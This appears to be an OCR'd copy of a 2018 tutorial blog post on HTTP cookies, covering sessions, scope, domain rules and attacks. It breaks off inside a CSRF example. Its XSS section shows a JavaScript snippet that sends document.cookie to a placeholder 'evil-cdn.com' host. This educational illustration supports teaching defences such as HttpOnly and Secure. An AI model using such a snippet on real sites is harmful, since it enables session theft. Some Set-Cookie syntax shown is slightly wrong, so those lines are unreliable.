Ultimate Guide to HTTP Cookies

Harshal Patil Follow
Jan 21, 2018 · 18 min read

What every web developer needs to know about HTTP Cookies!!!

With so much information scattered on web about the HTTP cookies (or simply cookies), this article is an attempt to bring all of that into one cohesive tutorial. This article should be enough for most web developers to gain intermediate-to-advanced level of understanding about cookies.

It is assumed that you are familiar with the basics of HTTP and web development in general.

What is Cookie?

In essence, a cookie is a small piece of data that is —

1. Sent by web server to the user's web browser.
2. Data in a cookie is simple textual data. It is not binary data.
3. Cookie is stored by browser on user's computer (on disk).
4. Website can only read its own cookie. It cannot read cookie of the other website/domain. This security is ensured by browser.
5. Cookie is not shared among different browsers. Means, one browser cannot read the cookie stored by another browser even if it is same domain.
6. As per HTTP protocol, size of the cookies cannot be greater than 4KB.
7. Number of cookies sent by web server for a given domain cannot be unlimited. The restriction is put by browser to avoid disk space consumption. It is about 20–25 cookies per domain.

Why we need a cookie?

There are three main reasons why we need cookies:

Authentication (Session Management)

1. **Authentication** (session management)
2. **User tracking**
3. **Personalization** (theme, language selection, etc.)


Web is built on top of HTTP which in turn is build using TCP. Even though, TCP is stateful (connection-oriented) protocol, HTTP is stateless protocol. In networking, it is perfectly fine to build stateless protocols on top of stateful protocols or vice-a-versa. Stateless protocols do not maintain any information about the previous communication. **HTTP being stateless, HTTP server aka. web server doesn't maintain any information about the previous request. Thus web server cannot distinguish if the two requests are coming from same browser/machine or multiple browsers.**

After realizing the power and simplicity of Web, which was originally meant to serve documents linked via hyperlinks, it evolved into platform. People began building complex e-commerce websites. **Somehow a mechanism was required to remember user identity and data — the same underlying problem of maintaining a state — how to make server understand that two HTTP requests are coming from same user/browser.**

> *For example, in case of e-commerce website, user can choose one item on home page, add it to the cart and navigate to other page to choose another item. But the moment user navigates to next page, any information about that user or his selection is vanished. HTTP simply cannot retain that due to its stateless nature.*

Thus the clever mechanism of cookies was invented. Whenever, a user visits a website, web server would send a cookie along with a HTML document. Browser would then send

this cookie in every subsequent request to web server and create a sort of session between user and website.



Session management using Cookies

Of course, there were other solutions like generating some token on first visit, injecting it into page and making sure to pass that token to-and-fro on every request manually, using

hidden form field or putting that token inside URL as part of path or query string. Compared to cookies, these solutions look very cumbersome, manual and error prone. Cookie are much more elegant, secure and reliable.

How Cookies work?

The most common use of cookies is **login and logout** (**session management or authentication**) functionality for a website or application. We will see how this works in real world. Let us take an example of Facebook. If you navigate to Facebook, the very first screen is the login page:


Facebook home page with login option.

This is what happens when you enter your credentials and hit **Log In** button:

1. Browser would send an HTTP request to web server pointed by www.facebook.com. It is typically a POST HTTP request containing password and email/phone.
2. On arriving a request at web-server, server side code would verify username and password. If it is successful, the server would send new HTML page along with a cookie containing some sort of sessionID (basically a GUID or any identifier unique to server).
3. This cookie would be sent as part of HTTP response using `Set-Cookie` header.
4. Browser upon receiving the request, would store this cookie on the disk for persistent storage.
5. Now, if user navigates to any other page on facebook.com or open a new tab/window in a same browser, browser would automatically send this cookie as part of the request.
6. **Facebook server would read this cookie and determine its validity. Server typically maintains a map of all the cookies it has issued so far in some sort of in-memory data structure. If the sessionID is the key of this map, then its value**

is userID or some information to identify user for whom the given cookie was issued.

7. Once the user is identified, web application/server will serve a dynamically created web page with contents tailored for that user. This page will have information specific to that user, e.g. in case of Facebook, he will see his name, profile picture, friends list, unique activity feed, etc.



Peek inside HTTP Request envelope


Setting up a cookie

To set a cookie, server must use `Set-Cookie` header. In the below example, we are setting a cookie named **username** and its value as **Harshal**. You can also send multiple cookies by specifying `Set-Cookie` header as many times:

```
Set-Cookie: <cookie-name>=<cookie-value>
```

```
// Example
Set-Cookie: id=Harshal
```

Typical HTTP response envelope would look like following:



Typical HTTP Response header

There are two types of cookies:

1. Session Cookies
2. Permanent Cookies

By default, cookie has a lifetime of browser window. **When a browser is closed, the cookie is gone. It is deleted**. Such a cookie is called as **Session Cookie**. You can also create a **Permanent Cookie** by specifying an expiry:

```
Set-Cookie: userid=1234; Expires:Sat, 30 Jan 2017;
```

Scoping Cookies

You can further create a scope on cookies. Like `Expires`, there are `Domain` and `Path` directives. By default, browsers set the domain of the cookie to the host of the current document i.e. **the domain name you see in the browser's address bar**. More on this later.

`Path` signifies the path of the URL. The default value for the `Path` option is the path of the URL that sent the `Set-Cookie` header. That is if browser receives `Set-Cookie` header on path http://example.com/test, then cookie would be sent to server on following paths:

- http://example.com/test
- http://example.com/test/xyz
- http://example.com/test/any-path-with-test

Other paths within a website will not receive the cookie. You can manually set `Path` directive like:

```
Set-Cookie: id=123; Path=/custom-path
```

Restrictions on Cookies?

There are certain restrictions about cookies. These restrictions help to provide security and reliability to servers:

1. **Size**: Each cookie can have maximum size of 4KB.
2. **Number**: For each domain, number of cookies are restricted to certain number. This restriction is put by browsers and not the HTTP protocol.
3. **Domain**: Web server can set cookies only for the domain that is pointing to that web server. It cannot set cookie for any other domain. You can use `Domain` directive for this. *(Note: Rule do change when we talk about sub-domains, but more on that later)*

4. **Access**: HTTP cookies can be read by JavaScript. However, JS code running on a browser can only access cookies set by its domain under which it is running. It cannot access other domain's cookies.

Understanding Cookie Domain and sub-domain

As discussed earlier, cookies have a `Domain` directive which indicates one or more domains for which the cookie should be sent. By default, `domain` is set to the host name of the page setting the cookie.

Imagine a website https://google.com setting a following header:

```
Set-Cookie: id=1234;
```

So, browser will send the cookie with every subsequent request to https://google.com domain. Since, **default value of the domain is used, browser will not send this cookie to any sub-domain of google.com.** Thus cookie will not be sent by browser for requests to following domains:

- https://mail.google.com
- https://drive.google.com
- https://files.drive.google.com

However if https://google.com sends following header:

```
Set-Cookie: id=1234; Domain=google.com
```

Since, server has explicitly specified domain value, browser would send cookie for any sub-domain of https://*.google.com. As explained by Nicolas Zakas, **browser performs a tail comparison of this value and the host name to which a request is sent** (meaning it starts the comparison from the end of the string) and sends the corresponding `Cookie` header when there's a match. We can also conclude that —

Parent domain can set cookies for Sub-domain and Sub-domain can also set cookies for Parent domain.

Parent domain and sub-domain cookie relationship is very well explained in this Stack Overflow question:

Share cookie between sub-domain and domain

The 2 domains mydomain.com and subdomain.mydomain.com can only share cookies if the domain is explicitly named in the...

stackoverflow.com

You should also note that:

> *Two different domains can never share cookie via plain HTTP. If you wish to do that you would need some external IPC mechanism to help you with that.*

. . .

Why cookies have a bad reputation?


Right from the days of their creation, cookies were and are still subject to criticism due to their nature. Many opposed the idea of servers saving data on user's computer. But eventually benefits outwitted all those privacy concerns.

However, it also opened many security loopholes for them. Developers often ignored security measure until an accident knocked on their door. Primarily, cookies suffers from three major attacks:

1. Man-in-middle
2. XSS — Cross-site scripting
3. CSRF — Cross-site request forgery

Man-in-middle

Now, this attack actually has practically nothing to do with cookie but more so with HTTP and HTTPS. But misconception among the community attributes **data stealing** to cookies.



Every HTTP request goes through multiple routers, server before it reaches its destination. These middle entities can simply read the cookies. As said earlier, cookies often contain user identification information. So if these cookies are read by some man-in-middle, then anyone reading that cookie can fake as another user.

Now, this is true for any other data that travels via HTTP. So, the simple solution is to implement HTTPS especially when you are exchanging cookies that contain sensitive information like user ID. With HTTPS, man-in-middle becomes very difficult if not impossible.

Another thing to be aware when using HTTPS is that many websites automatically redirect user to HTTPS when they attempt to use HTTP. Now, if user had already logged in previously and tried to use HTTP, there is a possibility that **for that one request** man-in-middle can happen. There are multiple ways to simulate this. This question on stack exchange explains it very nicely:

Is cookie information hackable by "Man-in-middle" attack over HTTPS?

Just I want to know, is it possible to extract header data by 'Man-in-middle attack' in HTTPS connection and is there...

security.stackexchange.com

> The simple solution is to user HTTPS Only cookie. It means that cookies are exchanged if and only if you use HTTPS connection.

It can be set using `Secure` directive when setting up cookie:


```
Set-Cookie: id=123; Secure;
```

XSS — Cross site scripting

We all use CDN all the time. So even if cookie is not sent when retrieving JS files from CDN, all JavaScript code for a page is considered to be running in the same domain and it means that a script from loaded from another domain will get that website's cookies by reading `document.cookie`. Say you are loading JS file from some evil CDN at https://evil-cdn.com/evil-script.js and it will have following code:

```
let img = new Image();
let cookie = document.cookie;
img.src = "https://evil-cdn.com/steal?cookie=" + cookie;
```

Now, every time user visits your website, user's cookie will also be stolen without user knowing about it. Such attack where in third-party JavaScript is responsible for breach is known as a **cross-site scripting (XSS)** attack.



Further, cookie stealing can also happen due to XSS injection. This is similar to SQL injection. If you do not sanitize user's input, an injection can happen. Of course, if you are using modern SPA frameworks, you do not have to worry about this.

> To prevent XSS attack, use HTTP only cookie. `HttpOnly` is another directive/flag that you can send when setting up cookie. `HttpOnly` cookies are not


> accessible to `document.cookie` API; they are only sent to the server.

You should note that by doing so, your own scripts also lose the ability to read cookies:

```
Set-Cookie: id=1234 HttpOnly
```

CSRF — Cross Site Request Forgery

This is another common attack. Here, attacker simply uses the fact that cookies are sent to server for each and every request.



Imagine, user is visiting two websites. One of them is legitimate bank website and other one is some evil website. User has logged into bank website. The evil website will have following code:

```
<img src="https://mybank.com/withdraw?
